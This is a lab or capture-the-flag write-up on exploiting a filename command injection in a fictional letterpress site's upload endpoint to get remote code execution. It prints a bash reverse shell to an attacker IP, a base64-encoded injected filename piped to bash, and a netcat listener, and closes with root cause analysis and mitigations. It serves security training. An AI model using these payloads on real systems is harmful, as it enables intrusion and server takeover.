Command Injection via Filename Parameter Leading to Remote Code Execution | Quotin
Command Injection via Filename Parameter Leading to Remote Code Execution | Quotin
Overview
Quotin is a small handcrafted letterpress platform that allows visitors to upload monogram designs and receive preview proofs. The application accepted image uploads in formats such as PNG, JPG, and PDF.

During testing, the upload functionality exposed unsafe backend handling of user-controlled filenames. By abusing shell metacharacters inside the uploaded filename, it was possible to trigger operating system command execution on the server.
This ultimately resulted in remote code execution and an interactive reverse shell on the target machine.
Lab Link
Objective
The objective of this lab was to:
- Analyze the file upload functionality
- Test upload validation behavior
- Identify unsafe backend command execution
- Exploit command injection through filename handling
- Achieve remote code execution
- Obtain a reverse shell
- Retrieve the flag from the target system
Initial Setup
The target hostname was added locally.
1
echo "192.168.1.100    quotin.press" | sudo tee -a /etc/hosts
After browsing the application, the homepage exposed a proof-generation feature that allowed image uploads.
Accepted file types included:
- PNG
- JPG
Analyzing the Upload Functionality
The upload endpoint processed files through:
1
/proof.php
A multipart upload request was intercepted using Burp Suite.
1
2
3
POST /proof.php HTTP/1.1
Host: quotin.press
Content-Type: multipart/form-data
The application appeared to process uploaded files server-side before generating preview proofs.
This immediately made the upload workflow a strong candidate for testing file upload vulnerabilities and backend command execution.
Testing File Upload Behavior
An initial test involved uploading a JPEG file containing embedded PHP code.
1
2
3
<?php
echo "PHP_EXECUTION_WORKING";
?>
The file was uploaded as:
1
test.jpeg
The intercepted request looked like this:
1
2
Content-Disposition: form-data; name="monogram"; filename="test.jpeg"
Content-Type: image/jpeg
The server response disclosed the upload path:
1
/var/www/html/proofs/incoming/test.jpeg
Although direct PHP execution through the uploaded file was not successful, the backend behavior suggested unsafe handling of filenames during processing.
Identifying Command Injection
The application likely passed the uploaded filename into a shell command during image processing.
This opened the possibility of command injection through shell metacharacters inside the filename itself.
A payload was prepared to trigger remote shell access.
Initial payload:
1
/bin/bash -i > /dev/tcp/<attacker_ip>/9001 0<&1 2>&1
However, direct execution failed, likely due to shell parsing or filtering issues.
Encoding the Payload
To improve reliability, the reverse shell payload was Base64 encoded.
1
echo '/bin/bash -i > /dev/tcp/<attacker_ip>/9001 0<&1 2>&1' | base64
The payload would later be decoded and executed server-side.
A listener was started on the attacker machine:
1
nc -lvnp 9001
Exploiting the Filename Parameter
The filename parameter was modified to inject shell commands directly into the backend processing routine.
Modified filename:
1
filename="test.jpeg; echo L2Jpbi9iYXNoIC1pID4gL2Rldi90Y3AvMTAuOS4wLjMxLzkwMDEgMDwmMSAyPiYx|base64 -d | bash;#"
This payload performed the following actions:
- Broke out of the intended shell command
- Echoed the Base64 payload
- Decoded it using
base64 -d - Executed it through
bash - Commented out remaining command syntax using
#
Once the modified request was forwarded, the server executed the payload.
Obtaining Remote Shell Access
The Netcat listener received an incoming connection from the target machine.
1
nc -lvnp 9001
Interactive shell access was successfully established.
This confirmed full remote code execution on the Quotin server.
Locating the Flag
After gaining shell access, local enumeration identified the flag file inside the user home directory.
1
cat /home/iris/flag.txt
Flag format:
1
WEBVERSE{...}
Proof of Exploitation
Vulnerable Upload Endpoint
1
/proof.php
Server File Disclosure
1
/var/www/html/proofs/incoming/test.jpeg
Command Injection Payload
1
filename="test.jpeg; <payload>;#"
Successful Reverse Shell
1
nc -lvnp 9001
Flag Retrieval
1
cat /home/iris/flag.txt
Vulnerability Analysis
This vulnerability resulted from unsafe shell command construction using user-controlled input.
The backend likely used functionality similar to:
1
system("convert uploads/$filename output.png");
or:
1
shell_exec("process-image " . $filename);
Because the filename was never sanitized or safely escaped, shell metacharacters such as:
1
2
3
4
;
&
|
#
were interpreted directly by the operating system shell.
This transformed a simple file upload feature into a full remote code execution vector.
Impact
This vulnerability allowed complete server compromise.
An attacker could potentially:
- Execute arbitrary operating system commands
- Gain remote shell access
- Read sensitive files
- Access internal application data
- Escalate privileges locally
- Pivot deeper into internal infrastructure
Since the flaw existed in a public upload feature, exploitation required no authentication.
Root Cause Analysis
The primary issue was unsafe command execution involving user-controlled filenames.
Contributing factors included:
- Lack of shell escaping
- Unsafe use of
system()orshell_exec() - Direct interpolation of user input into shell commands
- Insufficient upload validation
- Absence of filename sanitization
The application trusted uploaded filenames as safe input, which allowed attackers to inject arbitrary shell syntax.
Mitigation
Avoid Shell Execution for File Processing
Use secure libraries instead of shell commands whenever possible.
Sanitize Filenames
Reject dangerous shell metacharacters such as:
1
; & | ` $ ( ) #
Use Safe APIs
If shell execution is absolutely necessary, use parameterized execution methods that avoid shell interpretation.
Rename Uploaded Files
Generate random server-side filenames instead of trusting client-supplied names.
Restrict File Permissions
Ensure uploaded files are stored outside web-accessible directories whenever possible.
Implement Content Validation
Validate file signatures and MIME types rather than relying solely on extensions.
Real-World Insight
Command injection vulnerabilities continue to appear in small applications that rely on shell utilities for image processing, backups, conversions, or automation tasks.
Developers often assume filenames are harmless text input. In reality, filenames are entirely attacker-controlled and can contain dangerous shell syntax if not sanitized correctly.
Modern upload systems commonly integrate with tools such as:
- ImageMagick
- FFmpeg
- Ghostscript
- LibreOffice
- OCR utilities
Unsafe invocation of these tools frequently leads to critical remote code execution vulnerabilities.
This lab demonstrates how a seemingly harmless upload feature can quickly escalate into full operating system compromise.